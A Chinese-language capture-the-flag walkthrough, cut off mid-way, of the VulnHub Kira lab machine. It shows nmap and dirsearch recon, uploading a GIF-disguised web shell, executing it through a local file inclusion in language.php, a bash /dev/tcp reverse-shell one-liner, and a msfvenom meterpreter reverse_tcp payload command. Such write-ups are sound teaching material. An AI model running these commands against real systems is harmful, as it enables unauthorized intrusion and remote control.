
镜像下载地址:
https://www.vulnhub.com/entry/kira-ctf,594
本文环境为靶场环境,同时攻击机 kali 与靶机均为 NAT 模式。
信息收集
对于一个网段进行扫描,寻找存活主机
nmap -sP 192.168.147.0/24
因为本机 IP 为 192.168.147.129 所以可以推测出 要攻击的靶机 IP 为 192.168.147.166
nmap -p- 192.168.147.166
访问一下
192.168.147.166
扫描一下目录
dirsearch -u http://192.168.147.166/
文件上传
找到了上传地址以及上传界面,合理推测是文件上传
先上传一个 gif 查看,发现上传成功

说明其对木马内容不做过滤,此时尝试修改后缀

发现检查后缀名,而且推测是白名单,所以无法绕过。此时回到主页面,发现

可能存在文件包含漏洞

存在文件包含,利用 file 协议读取文件
http://192.168.147.166/language.php?lang=uploads/gifshell.gif
此时成功上传

反弹 shell
进行反弹 shell

bash -i >& /dev/tcp/192.168.147.166/1314 0>&1
可以尝试正向监听
发现版本不支持

尝试使用 MSF 监听
msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=192.168.147.129 lpoer=1314 -f elf -o /root/Desktop/sakura.elf
上传失败,决定直接写木马在文件里。
